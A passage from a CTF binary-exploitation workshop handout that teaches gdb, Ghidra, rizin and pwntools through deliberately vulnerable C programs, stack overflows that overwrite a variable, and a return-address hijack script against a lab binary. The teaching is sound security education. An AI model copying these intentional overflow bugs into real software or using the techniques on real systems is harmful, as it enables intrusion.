¹⁰Useful start in CTFs if the binary is large and you don’t know where to start. Especially if you find a “Congratulations, the flag is XXX” string somewhere, you know the function printing that out is where you want to go to. Though sometimes they might obfuscate the string first and make it harder to see.

¹¹SANS Institute is a very well reputed, albeit expensive, place for cyber security courses.

¹²There is a debugger in ghidra, but it’s a bit buggy in my experience

2. First Session - Learning the Ropes

From now on, this document will mostly talk about debuggers and stepping through the program. But as I said, I suggest you look back at the decompiled output in the decompiler, comparing the assembly, seeing the decompiled output, renaming variables as you see what they do, etc.

2.3.2. gdb

You see this program with two variables?

```
#include <stdio.h>

int main() {
    char user_input[10];
    int admin_check = 0xCAFEBOBA;
    printf("Please enter your name: ");
    fgets(user_input, 20, stdin);
    if (admin_check == 0xCAFEBOBA) {
        printf("Access denied for user %s\n", user_input);
    }
    else {
        printf("Access granted for user %s\n", user_input);
    }
    return 0;
}
```

You can see that it checks if `admin_check` is equal to `0xCAFEBOBA`¹³, and if it is, it will print “Access granted”. At first glance, you see that you aren’t modifying the `admin_check` variable at all! So the natural assumption would be that you would never be able to get into the “Access granted” code block? Well, let’s see.

The string we put in has a max length of 10 characters. Note that this actually includes the NULL terminator for C, so it is technically 9, with the 10th character being 0.

But the `fgets` call, which is used to get user input¹⁴ takes in up to a max of 20 characters. You can read the documentation for functions you aren’t familiar with online, or with the linux manual¹⁵.

You can see the programmer erroneously used 20 as the max, even though 10 is what is allocated in the stack for the string. Usually, when learning binary exploitation challenges, we use another similar `gets()` function which doesn’t do any bounds checking, but since it is a very dangerous function, modern compilers don’t seem to

¹³The “0x” prefix is to denote it is in hexadecimal, that is, base-16. Base 16 is usually nicer to work with when you look at lower level things, since 2 hex digits fit within the 1 byte range.

¹⁴It is usually more normal to use `scanf` or `getline` or others in real C programs

¹⁵Type in `man fgets` in your terminal and see what happens!

2. First Session - Learning the Ropes

support it anymore, so I went with this.

So try compile this the same we compiled the earlier hello world program¹⁶, and run it with `./access_example`

Now try type something in that is 8 characters long? How about 9?

```
$ ./access_example
Please enter your name: 12345678
Access denied for user 12345678
```

```
$ ./access_example
Please enter your name: 123456789
Access granted for user 123456789
```

What is happening?

We can look at what is happening with a debugger.

On the same terminal, run the following command.

```
$ gdb ./access_example
GNU gdb (Ubuntu 14.0.50.20230907-0ubuntu1) 14.0.50.20230907-git
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later
↳ <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.
```

For help, type "help".

Type "apropos word" to search for commands related to "word"...

Reading symbols from ./access_example...

¹⁶You can ignore any warnings, but note how the compiler was helpful in this case, and warned you of the vulnerability we talked about earlier! Compiler's won't catch everything, but it is good developer practice to not ignore warnings, perhaps use the "-Wall" flag when compiling to treat warnings as errors.

2. First Session - Learning the Ropes

```
This GDB supports auto-downloading debuginfo from the following URLs:
--Type <RET> for more, q to quit, c to continue without paging--
<https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to
↳ .gdbinit.
Downloading separate debug info for
↳ /home/cyberskills/Desktop/CyberSkills_RE_BINEXP_WORKSHOP/2.3 Basic
↳ Exploitation/access_example
(No debugging symbols found in ./access_example)
(gdb)
```

Now notice how you're not back at the terminal, but rather, you're in a state where you can enter text after the (gdb) prompt. You can exit with `exit` if you want. But for now, I want you to type `break main` and hit enter. This will set a *breakpoint* at the start of the main function.

If you're not familiar with debugging¹⁷, what this breakpoint means is that it will execute code until it hits this "breakpoint", at which point it will pause execution, and you can inspect the state of the program at that point, and "step" through line by line, each instruction afterwards, seeing how each line affects your program.

Now that you've set the breakpoint, I want you to type "run" and hit enter, to start the program and continue until it hits our breakpoint.

```
(gdb) break main
Breakpoint 1 at 0x1171
(gdb) run
Starting program:
↳ /home/cyberskills/Desktop/CyberSkills_RE_BINEXP_WORKSHOP/2.3 Basic
↳ Exploitation/access_example
[Thread debugging using libthread_db enabled]
Using host libthread_db library
↳ "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000555555555171 in main ()
```

You can see it has successfully hit our breakpoint! Now, let's disassemble the current address with the command `disassemble` and see what is happening.¹⁸

¹⁷I've seen many Computer Science students, and even professionals, surprisingly never really learning how to use debuggers, instead relying on print-debugging. Which is a valid strategy, if not a bit annoying at times.

¹⁸You can also use `disassemble <function_name>`

2. First Session - Learning the Ropes

```
(gdb) disassemble
Dump of assembler code for function main:
    0x000055555555169 <+0>:      endbr64
    0x00005555555516d <+4>:      push   %rbp
    0x00005555555516e <+5>:      mov    %rsp,%rbp
=> 0x000055555555171 <+8>:      sub    $0x10,%rsp
    ....
    0x0000555555551ee <+133>:    leave
    0x0000555555551ef <+134>:    ret
End of assembler dump.
(gdb)
```

Note that I've emitted some of the text for brevity.

Now we have our assembly that we can analyse!

The => you see is the instruction we are currently at (Think of => as like an arrow¹⁹)

As a tip, the default syntax with % symbols and the instruction <source>, <dest> instead of instruction <dest>, <source> is a bit ugly. I suggest using the command `set disassembly-flavor intel` to switch to a nicer format.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble
Dump of assembler code for function main:
    0x000055555555169 <+0>:      endbr64
    0x00005555555516d <+4>:      push   rbp
    0x00005555555516e <+5>:      mov    rbp,rsp
=> 0x000055555555171 <+8>:      sub    rsp,0x10
    0x000055555555175 <+12>:     mov     DWORD PTR [rbp-0x4],0xcafeb0ba
    ...
    0x0000555555551df <+118>:     mov     eax,0x0
    0x0000555555551e4 <+123>:     call   0x55555555060 <printf@plt>
    0x0000555555551e9 <+128>:     mov     eax,0x0
    0x0000555555551ee <+133>:     leave
    0x0000555555551ef <+134>:     ret
End of assembler dump.
(gdb)
```

Ahh! Much better.

¹⁹ Javascript arrow functions use the same “arrow” convention too.

2. First Session - Learning the Ropes

Also, See how the “Cafe Boba” immediately sticks out in the debugger since it’s a recognisable word? Yeah, that is why I chose it. The “0x” prefix is just to say that the following word is in hexadecimal (base 16).²⁰

You can try the command “layout asm” for a nicer layout to work with, so you can step through code without always disassembling.²¹

You can list the registers and their values with the command “info registers”, or if you want to know the value of a single specific register, “info register eax”.

```
(gdb) info registers
eax          0x565561ad          1448436141
ecx          0xffffcd30          -13008
edx          0xffffcd50          -12976
ebx          0xf7e29ff4          -136142860
...
```

And you can step through each instruction with either “stepi” (which will go *inside* a function if its a call instruction) or “nexti” (which will step over the “call” instruction and just skip right after it). Try type in “nexti” while in “layout asm” mode, and hit enter a few times and see what happens.

As an exercise, if you see an instruction that modifies a register, take a look at what the register value is before, and after going through that instruction.

Now go back to Ghidra, and open up the same binary. Like I said earlier, I like having them open next to each other.

```
undefined4 main(void)
{
    char local_1e [10];
    int local_14;
    undefined *local_10;

    local_10 = &stack0x00000004;
    local_14 = -0x35014f46;
    printf("Please enter your name: ");
    fgets(local_1e,0x14,_stdin);
    if (local_14 == -0x35014f46) {
        printf("Access denied for user %s\n",local_1e);
    }
}
```

²⁰2 hex digits is 1 byte, so base 16 and base 2 is used a lot when you get to lower-level programming.

²¹There are plugins to gdb you can install to, my favourite being pwndbg, though there are others like gef, peda, gdbgui, etc. You should definitely check them out for a nicer gdb experience, but I thought it important to know the “vanilla” experience first.

2. First Session - Learning the Ropes

```
else {
    printf("Access granted for user %s\n",local_1e);
}
return 0;
}
```

Note how the name is called “local 1e” for our “user input” and “local 14” for our “admin check” variable?

Look at the assembly immediately surrounding the “fgets” call.

```
000111ee 50          PUSH      EAX
000111ef 6a 14       PUSH      0x14
000111f1 8d 45 ea    LEA          EAX=>local_1e,[EBP +
↪ -0x16]
000111f4 50          PUSH      EAX
000111f5 e8 66 fe    CALL     <EXTERNAL>::fgets
↪ char * fgets(char * __s, int __n
      ff ff
```

EAX is initially 0, and that is first pushed onto the stack. Then 0x14, then finally the memory address at ebp-0x16 (LEA loads the memory address, not the value stored there. It stands for “Load Effective Address”).

Note how this is in reverse order of our function call, `fgets(local_1e, 0x14, _stdin)`. Different programming languages do it different, some may use the stack for arguments, some might directly use registers for their arguments. It depends on the [calling convention](#) used.

But anyway, we can examine the memory at ebp-0x16 with the following command. Put a breakpoint right before the fgets instruction, continue execution (with “continue”) until it hits there, and examine it. Then, hit “nexti”, enter your a string, and examine the same palce again.

```
(gdb) info register ebp
ebp                0xffffcd18          0xffffcd18
(gdb) x/8xb $ebp-0x16
0xffffcd02:      0xff    0xff    0xd8    0x15    0xfc    0xf7    0xd0    0x1a
(gdb) nexti
Please enter your name: aaaaaaa
0x565561fa in main ()
(gdb) x/8xb $ebp-0x16
0xffffcd02:      0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x0a
(gdb) x/s $ebp-0x16
0xffffcd02:      "aaaaaaa\n"
(gdb)
```

2. First Session - Learning the Ropes

The command `x/8xb` means eXamine slash 8 heXadecimal Bytes. So it returns the values there in hexadecimal, starting at the address given (in this case, `ebp-0x16`).

You can see a full manual of gdb instructions in their [manual](#).

You can also use `x/s` for printing out strings, as I did later on.

As you can see, the value is a bunch of “a”s, which is what we typed! So from this, we can gather that is what `fgets` does.

Now, see how the very next instruction is the admin check? Which you can easily notice because of the `cafe boba`.

```
0x565561fd <+80>:    cmp    DWORD PTR [ebp-0xc],0xcafeb0ba
```

let’s continue until we hit that instruction, and examine what is in memory at `ebp-0xc`.

```
(gdb) x/8xb $ebp-0xc
0xffffcd0c:    0xba    0xb0    0xfe    0xca    0x30    0xcd    0xff    0xff
```

```
(gdb) x/1xw $ebp-0xc
0xffffcd0c:    0xcafeb0ba
```

Numbers are stored in little-endian, so it seems “backwards” for historical reasons. See how the 4th byte is CA, the 3rd byte is FE, the 2nd byte is B0 and the first byte is BA?

So, just for clarity, I used 1 hexadecimal *word*, which is 4 bytes, which matches the size of an `int` in C.

And yup, it is what we expected. But what if we look at the memory directly preceeding this value? So instead of `$ebp-0xc`, what if we go, say `$ebp-0x12`?

```
(gdb) x/8xb $ebp-0x12
0xffffcd06:    0x61    0x61    0x61    0x0a    0x00    0xf7    0xba    0xb0
```

If you recognise those `0x61`s, that’s because that’s the hexadecimal value for the character code “a” which we typed earlier! And the “`0x0a`” is a newline character, which is what happened when we hit enter on the keyboard.

We can see the newline character is just 3 bytes shy of hitting the “BA” in “CAFEB0BA”. So what if, when we run the program. So that is why, when we enter too many bytes, it gives us access! Because when it does, it will overwrite the `CAFEB0BA` variable into something else!

2. First Session - Learning the Ropes

There are many more gdb commands that you'll stumble onto while reading CTF writeups or researching on your own.²² I also suggest getting a gdb plugin such as [pwndbg](#), which improves the experience significantly, or using an alternative debugger, [rizin](#)²³, which has a slightly steeper learning curve but IMO is much nicer to use.

You can also take a look at

- [Liveoverflow's Binary Exploitation playlist](#) (Slightly outdated but still very good)
- [pwncollege](#)
- [Pheonix - Exploit Education](#) (Slightly outdated)

and practice your reversing skills on [HackTheBox](#) or [crackmes.one](#)

²²For example, there is “backtrace” to see your backtrace when your program crashes, “info proc map” to see memory mappings, particularly useful when ASLR is enabled and you want to find the base address, etc.

²³If you know radare2, it's a fork of it because the developers had a disagreement some years back. I prefer rizin. Google's Summer of Code project moved there too.

3. Second Session - Trying Harder

3.1. More exploitation

3.1.1. Writing specific values

Sometimes, it isn't as simple as just overwriting with *any* memory.

Take a look at the sequel to the previous challenge.

```
#include <stdio.h>

int main() {
    char user_input[10];
    int admin_check = 0;
    printf("Please enter your name: ");
    fgets(user_input, 20, stdin);
    if (admin_check == 0xCAFEBOBA) {
        printf("Access granted for user %s\n", user_input);
    }
    else {
        printf("Access denied for user %s\n", user_input);
    }
    return 0;
}
```

Now the admin check is set to 0, but it needs to be a specific value! What do we do?

One way is to redirect the input from a file.

Create a file called “input”, and in it, enter your name.¹. Then, run `./access_example_sequel < input`

```
$ echo "John" > input
$ ./access_example_sequel < input
Please enter your name: Access denied for user John
```

See how it redirects the file as the input? It also skips the newline character (if you didn't put it in your file), so the output is all in one line.

¹You can create this file with a command with `echo "John" > input` too

3. Second Session - Trying Harder

But how do you type 0xCAFEBA0BA in there? Since none of those are in the printable character range.²

One way is to use a hex editor³. Alternatively, you can use this python snippet.

```
python -c "import sys;
↳ sys.stdout.buffer.write(b'a'*10+b'\xBA\xB0\xFE\xCA') " >
↳ access_example_sequel_input
```

This will write the file to access_example_sequel_input. If you don't know python, this prints out 10 'a's and then the hexadecimal 0xCAFEBA0BA in little-endian format.⁴

I'll skip over it, but if you want to debug using this input in gdb, you should use `run < access_example_sequel_input` instead of just the standard run.

But this is not always ideal, because sometimes, there are *memory leaks* that we need to take advantage of to run, for example, if the `admin_check` is compared against not a fixed variable, but another variable that is initialised in the start as a random value, and is printed out?

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
int compare;
int main() {
// seed the random number generator
srand(time(NULL));
// Get random value between 1 and 100 inclusive
compare = rand() % 100 + 1;
char user_input[10];
printf("Compare is %d\n", compare);
int admin_check = 0;
printf("Please enter your name: ");
fgets(user_input, 20, stdin);
if (admin_check == compare) {
    printf("Access granted for user %s\n", user_input);
}
else {
    printf("Access denied for user %s\n", user_input);
}
return 0;
}
```

²Google ASCII Table, the printable strings range is 0x20 to 0x7F

³On Windows, I like HxD. On Linux, I'm partial to Okteta since I like KDE software. But on both, there is a nice hex editor called Imhex that is written in Rust.

⁴There are libraries to make it nicer to work with.

3. Second Session - Trying Harder

Note that here, the program is nice enough to print out the value we want. In reality, most of the time we would rely on a memory leak exploit. Perhaps something like accessing arrays from out of bounds.

```
// ...
int numbers[5] = {1, 2, 3, 4, 5};
int index = 0;
scanf("%d", &index);
// But you can type in 5, 6, 7, 8 or whatever
// , and it will still happily give you the memory
// of whatever is after in memory of 'numbers'!
// In C, arrays are actually just pointers.
printf("%d", numbers[index]);
//...
```

3.1.2. pwntools

But anyway, to get values from the terminal, we use a python package called **pwntools**. So do get familiar with python, if you're not already familiar with it.

Although not mandatory, I suggest starting a virtual environment for this.

```
> python -m venv pwntools
> source pwntools/bin/activate
> pip install pwntools
```

And now, all your python commands are in a "virtual environment" so that it doesn't pollute your global python installation. You can exit the virtual environment simply by typing in "deactivate". You will need to type the "source" command every time you want to start your virtual environment.

The documentation on pwntools is pretty good. Note that the "recommended way" of importing is to glob import everything (**from pwn import ***), which is usually considered bad practice among python devs, but I'll follow along since that's the recommended way.

```
#!/usr/bin/env python
from pwn import *
```

```
program = process("./access_example_threequel")
program.interactive()
```

And now you should see the following if you run it with **python <filename.py>**

```
[+] Starting local process './access_example_threequel': pid 4318
[*] Switching to interactive mode
```

3. Second Session - Trying Harder

```
Compare is 84
$ exit
Please enter your name: Access denied for user exit

[*] Process './access_example_threequel' stopped with exit code 0 (pid 4318)
[*] Got EOF while reading in interactive
$
```

You can see that you typed in and ran the program as usual.

Also note, that you can see the pid, which is the process id. You can connect to this in gdb with `gdb -p <pid>` if you want to debug the running program.⁵

But, let's try get the number "84" then.

```
#!/usr/bin/env python
from pwn import *

program = process("./access_example_threequel")
print(program.recvuntil(b"Compare is "))
number = int(program.recvuntil(b"\n"))
print(f"Number is {number}")
program.interactive()
```

Note how the "recvuntil" takes in a binary string (A string prefixed with "b") and then we get the number by receiving everything *after* that, and *before* the newline, then converting that from a binary string to an int.

We can also send input with the "sendline" command!

```
#!/usr/bin/env python
from pwn import *

program = process("./access_example_threequel")
print(program.recvuntil(b"Compare is "))
number = int(program.recvuntil(b"\n"))
print(f"Number is {number}")

input()
program.sendline(b"a"*10 + p32(number))

program.interactive()
```

⁵Pro tip, you can put in `input()` to pause execution in python to give you time to connect via gdb.

3. Second Session - Trying Harder

The `p32` is from `pwntools`, and is used to pack a 32 bit integer from a number into a binary string. For 64-bit programs, you may want to use `p64` instead.⁶

Note that we already knew that the buffer is 10 bytes long, and directly after that is the `admin` check variable. More commonly, there will be other local variables inside, and you'll have to either keep guessing and incrementing how many "a"s are needed until it hits the place you want, or attach a debugger with `gdb -p <pid>` to see what is going on, using the tools we learnt from the last half of the session.

As an aside, The `"-fno-stack-protector"` flag we pass in, actually does something similar. It generates a random value at the start of a function, and at the end of the function, it checks if it is still the same value. We call this the "stack canary". This protection ensures that if you smash the stack⁷, and it goes beyond the variables in the function (Which is useful for the next section), it will detect it and crash. So if you have a read primitive to read this value, and have a way to smash the stack, you can bypass this protection.

3.1.3. Debugging with `rizin` and redirecting code flow

Suppose you have the following program. (You can find this as `code_redirection.c` in the VM or in [Appendix B](#).)

```
#include <stdio.h>

void get_flag(){
    FILE* f = fopen("flag.txt", "r");
    char flag[100];
    fgets(flag, 100, f);
    printf("Congratulations! Flag is %s!\n", flag);
}

int main() {
    printf("get_flag is at %p\n", get_flag);
    char input[10];
    fgets(input, 30, stdin);
    printf("Hello %s!\n", input);
    return 0;
}
```

Again, the program is nice enough to give you the address of the function, but it won't always be like that.⁸

⁶You can tell with `file access_example_threequel` or other tools, such as `rz-bin`

⁷This is what we call it when we do a buffer overflow on the stack

⁸If you followed my instructions to disable ASLR, this should be a consistent address. If ASLR is enabled, and you didn't specify the `-fno-pie -no-pie` flags, it should be different every time.

3. Second Session - Trying Harder

Also, just as a note, even though I've used `fgets` as my example vulnerable part of my code so far, there are many other places this could happen. For example

- `strcpy` - copies a string to another string until it hits the first string hits a 0, not checking if it can fit the second string.
- `memcpy` or manual for-loop memory copies - If you pass in the wrong number, and it's copying from a user-controlled large buffer, to a smaller buffer that doesn't have enough space for it, you can overflow it.⁹

Let's debug it again, but this time use "rizin" for a change. I'll go through some basics, but you should check out the [free online rizin handbook](#) for more information.¹⁰

Type in `rizin -d ./get_flag_example` on the command line and hit Enter.¹¹ After that, type in "aaaa" to analyse the entire program.

```
$ rizin -d ./get_flag_example
[0x08049080]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls
[x] Analyze len bytes of instructions for references
[x] Check for classes
[x] Analyze local variables and arguments
[x] Type matching analysis for all functions
[x] Applied 0 FLIRT signatures via sigdb
[x] Propagate noreturn information
[x] Integrate dwarf function information.
[x] Resolve pointers to data sections
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x08049080]>
```

To list functions, type "afl".

```
[0x08049080]> afl
0x08049000    3 36          sym._init
0x08049040    1 6          sym.imp.__libc_start_main
```

The lower 3 hex-digits stay consistent because the base address is loaded on a page-aligned address, meaning an address that is a multiple of 0x1000 (for 32 bits)

⁹Though this seems like something that is silly to overlook, older file formats sometimes had things in the file that will tell you certain sizes, and some parsers will happily accept it as gospel. E.g: image file says it is a 512 by 512 image even though there is only enough data for a 64 by 64 image, ends up with the parser believing the file and reading garbage data to be rendered.

¹⁰Also, most information online about radare2 also applies to rizin

¹¹The "-d" is so that we can run and debug

3. Second Session - Trying Harder

```
0x08049050    1 6          sym.imp.printf
0x08049060    1 6          sym.imp.fgets
0x08049070    1 6          sym.imp.fopen
0x08049080    1 44         entry0
0x080490ad    1 4          fcn.080490ad
0x080490b1    1 9          loc.__wrap_main
0x080490c0    1 5          sym._dl_relocate_static_pie
0x080490d0    1 4          sym.__x86.get_pc_thunk.bx
0x080490e0    4 49  -> 40    sym.deregister_tm_clones
0x08049120    4 57  -> 53    sym.register_tm_clones
0x08049160    3 41  -> 34    sym.__do_global_dtors_aux
0x08049190    1 6          entry.init0
0x08049196    2 73         sym.get_flag
0x080491df    1 73         sym.start_program
0x08049228    1 18         main
0x0804923c    1 24         sym._fini
```

And to disassemble a function, type in `pdf @ <function name>`, which stands for “print disassembly function”.¹²

```
[0x08049080]> pdf @ main
               ; CODE XREF from loc.__wrap_main @ 0x80490b5
int main(int argc, char **argv, char **envp);
    0x08049228    push    ebp
    0x08049229    mov     ebp, esp
    0x0804922b    and     esp, 0xffffffff
    0x0804922e    call   sym.start_program                ; sym.start_program
    0x08049233    mov     eax, 0
    0x08049238    leave
    0x08049239    ret
```

You can then add a breakpoint with `db @ <function_name / address>`. After that, you can continue with “dc”.

```
[0xf18042a0]> db @ main
[0xf18042a0]> dc
hit breakpoint at: 0x08049228
[0x08049228]>
```


You can continue like this, similar to gdb. But “rizin” actually has a nice Visual Mode mode (See: [3.1](#)), if you type in `V!`. You can find the shortcuts when in this

¹²You can type a question mark after each letter to get a list of commands regarding that. For example, “pd?” will tell you all the different commands of disassembling a function, instructions at a certain address, etc.

3. Second Session - Trying Harder

mode, in the [manual](#).¹³ For example, “F2” to set breakpoints, “F7” to single step, “F8” to step over, and “F9” to continue execution.¹⁴ Importantly, you can still access the previous mode and run commands by typing the colon (“:”) symbol.

Figure 3.1.: Rizin’s visual mode



There are many other features in rizin too, such a renaming functions or variables, a way to find cross-references of variables/functions, patching binaries, setting up projects so you can save your progress, a “graph” mode that is useful when there are a lot of conditional branches, etc.

But anyway, let’s set up a breakpoint right after the `fgets` call in `sym.start_program` with `:db @ 0x0804920e` for me, then continue execution with “:dc” (Or you can use F9).

You will get the input prompt from the `fgets` call, so type in a bunch of “a”s.

```
> db @ 0x0804920e
> dc
get_flag is at 0x08049196
aaaaa
hit breakpoint at: 0x0804920e
>
```

Now, navigate to right before the “printf” call, and check the value of the `eax` register, and print out the memory at that location.

¹³The whole manual is worth a read, and they have a section showing how it can be used to solve some CTF challenges

¹⁴A fun command is “R” (hold shift and r), which changes your colour palette. I’ve changed mine to a nice pink and blue, to fit this month’s theme.

3. Second Session - Trying Harder

```

:> dr eax
eax = 0xffc96246
:> px @ eax
- offset -    0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0xffc96246  6161 6161 610a 0000 0000 0100 0000 7062  aaaaa.....pb
0xffc96256  c9ff 0000 0000 193e 42f1 7800 0000 f4cf  ....>B.x.....
0xffc96266  81f1 0713 0000 193e 42f1 0100 0000 2463  ....>B....$c
0xffc96276  c9ff 2c63 c9ff 9062 c9ff f49f 62f1 b190  ..,c...b....b...
0xffc96286  0408 0100 0000 2463 c9ff f49f 62f1 2c63  ....$c....b.,c
0xffc96296  c9ff a0cb 81f1 0000 0000 592f 56c6 4465  ....Y/V.De
0xffc962a6  e9d0 0000 0000 0000 0000 0000 0000 a0cb  ....
0xffc962b6  81f1 0000 0000 0084 8180 30da 81f1 a63d  ....0....=
0xffc962c6  42f1 f49f 62f1 dc3e 42f1 009b 7ef1 04bf  B...b...>B...~...
0xffc962d6  0408 0000 0000 00d0 81f1 0000 0000 84b2  ....
0xffc962e6  7ff1 5d3e 42f1 f4bf 0408 0100 0000 8090  ..]>B.....
0xffc962f6  0408 0000 0000 ac90 0408 b190 0408 0100  ....
0xffc96306  0000 2463 c9ff 0000 0000 0000 0000 30de  ..$c.....0.
0xffc96316  7ef1 1c63 c9ff 30da 81f1 0100 0000 296f  ~..c..0.....)o
0xffc96326  c9ff 0000 0000 3c6f c9ff 4c6f c9ff ac6f  .....<o..Lo...o
0xffc96336  c9ff be6f c9ff d16f c9ff e56f c9ff 6970  ...o...o...o..ip

```

rizin also has support for gdb-style printing, for example, `px/s @ <addr>` for printing a string, or `px/50xb @ <addr>` for printing 50 hexadecimal bytes.

But anyway, you can see our “a”s there, and eventually you’ll learn to see the patterns in the code too, thinking “oh that looks like a stack address” or “there’s a heap address there” or “that looks some some ASCII printable string”.¹⁵

I want you to step till you hit the “ret” instruction, take a look at the top of the stack (with the esp register¹⁶), and the “eip” register (this always points to the current instruction), take a step, and see how the “eip” register changes.

```

[0x08049227]> px/1xw @ esp
0xffa0388c  0x08049233          3...
[0x08049227]> dr eip
eip = 0x08049227
[0x08049227]> ds
[0x08049227]> dr eip
eip = 0x08049233

```

Hm, so it seems that this value at the top is “popped” off the stack, and into the instruction pointer! So, if theoretically, we can change the value at address `0xffa0388c`,

¹⁵Like Cypher says to Neo in the Matrix

¹⁶esp is the current stack pointer, ebp is the base pointer for the current “stack frame”.

3. Second Session - Trying Harder

we can control the flow! Perhaps to the address of the “get flag” function, instead of 0x08049233, which seems to be directly after our `call` in the main function.

So let’s re-run the program with “ood”, and do the same thing again, but this time, use a much longer string, perhaps something like “abcdefghijklmnopqrstuvwxyz”¹⁷

```
[0xefa692a0]> dc
get_flag is at 0x8049196
abcdefghijklmnopqrstuvwxyz
Hello abcdefghijklmnopqrstuvwxyz
hit breakpoint at: 0x8049227
[0x08049227]> px/s @ esp
0xff9ee49c wxyz
```

Now, we just make a “pwntools” script to replace “wxyz” with the get flag address to solve it, and it should redirect output there.

```
#!/usr/bin/env python
from pwn import *

program = process("./get_flag_example")

print(program.recvuntil(b"get_flag is at 0x"))

# If ASLR is disabled, pwntools provides nicer ways
# to get the address of functions with the ELF class.
get_flag_addr = int(program.recvline(),16)
print(f"get_flag is at {hex(get_flag_addr)}")

input()
program.sendline(b"abcdefghijklmnopqrstuvwxyz" + p32(get_flag_addr))
print(program.recvline())
print(program.recvline())

program.interactive()
```

I’ll let you run it yourself to see if it works.

¹⁷The idea is that you want a non-repeating pattern so you can easily spot it and replace it later. You can use [De Bruijn sequences](#) too.

3.2. Challenge binary

I've placed a C file called "challenge.c"¹⁸. I want you to compile it with `gcc -m32 challenge.c -o challenge -fno-pie -no-pie`. Stack protection will now be disabled, but you should be able to find a memory read primitive to allow you to bypass that. Good luck!

3.3. Going further

In no particular order, here are other things you should learn and figure out.

- ret2libc attacks
- Return-Oriented Programming
- Use-After-Frees
- shellcoding (When compiling, be sure to mark the stack as executable, or that the shellcode is in an executable memory region!)
- Format String exploits
- Cross-References in Ghidra/IDA/rizin
- Heap exploitation
- Z3 (Usually for reversing chals)
- angr
- de brujin sequences
- ncurses (c library for easier ASCII "art" that is sometimes used in challenges)
- WASM (WebAssembly)
- Other architectures (ARM, MIPS, whatever)
- qiling
- Docker (To try set up and host your own CTF challenge on your network)
- Other architectures (MIPS, ARM, whatever)
- ...

¹⁸which you can also find in the Appendix

3. *Second Session - Trying Harder*

And a whole lot more!

There are a *ton* of fun topics within this subfield. There is writing shellcode, which is writing assembly code by hand, though you have to design it specifically as sometimes they restrict certain characters or instructions from being used. Writing shellcode is an art by itself.

There is the very smart return-oriented-programming, which tries to find a ton of small “gadgets” that return in the “ret” instruction, and basically just set up a fake stack to execute code in a continuous stream of small chunks of existing code.

There is heap exploitation, where you exploit the fact that allocated memory from the heap uses a specific data structure.

And so many more!

The world is your oyster. Hope you enjoyed my talk, and have fun solving binexp CTF challenges!!

A. C Programs

Compile with the following command.

```
gcc -m32 hello_world.c -o hello_world -fno-stack-protector -fno-pie
↪ -no-pie
```

A.1. Hello World

```
#include <stdio.h>
int main() {
    printf("Hello World!\n");
    return 0;
}
```

A.2. Calculator

```
#include <stdio.h>
#include <stdlib.h>

int add(int a, int b) {return a+b;}
int subtract(int a, int b) {return a-b;}
int divide(int a, int b) {return a/b;}
int multiple(int a, int b) {return a*b;}

int main(int argc, char* argv[]) {
    if (argc != 4) {
        printf("Usage: %s <number1> <+ or - or / or *>
↪ <number2>\n", argv[0]);
        return -1;
    }
    // Convert the string to an int
    int number1 = atoi(argv[1]);
    int number2 = atoi(argv[3]);
    int result = 0;
    switch (argv[2][0]) {
        case '+':
            // I use function calls so that
            // you can see later on how it looks

```

A. C Programs

```
        // like in Assembly
        result = add(number1, number2);
        break;
    case '-':
        result = subtract(number1, number2);
        break;
    case '*':
        result = multiple(number1, number2);
        break;
    case '/':
        result = divide(number1, number2);
        break;
}
printf("%d %c %d = %d\n", number1, argv[2][0], number2,
    ↪ result);
return 0;
}
```

A.3. Guess the Number

```
#include <stdio.h>
#include <time.h>
#include <stdlib.h>

int main() {
    char messages[2][20] = {
        "Too high!",
        "Too low!",
    };
    srand(time(NULL));
    int number = rand() % 100 + 1;
    printf("I am thinking of a number between 1 and 100.\n");
    printf("Number is %d\n", number);
    int guess = 0;
    do {
        printf("What number am I thinking of? ");
        scanf("%d", &guess);
        int choice = guess < number;
        printf("%d is %s\n", guess, messages[choice]);
    } while (guess != number);
    printf("Yes! I was thinking of %d!\n", number);
    return 0;
}
```

B. Exploitable C programs

Compile with the following command.

```
gcc -m32 hello_world.c -o hello_world -fno-stack-protector -fno-pie  
↪ -no-pie
```

B.1. access example

```
#include <stdio.h>  
  
int main() {  
    char user_input[10];  
    int admin_check = 0xCAFEBOBA;  
    printf("Please enter your name: ");  
    fgets(user_input, 20, stdin);  
    if (admin_check == 0xCAFEBOBA) {  
        printf("Access denied for user %s\n", user_input);  
    }  
    else {  
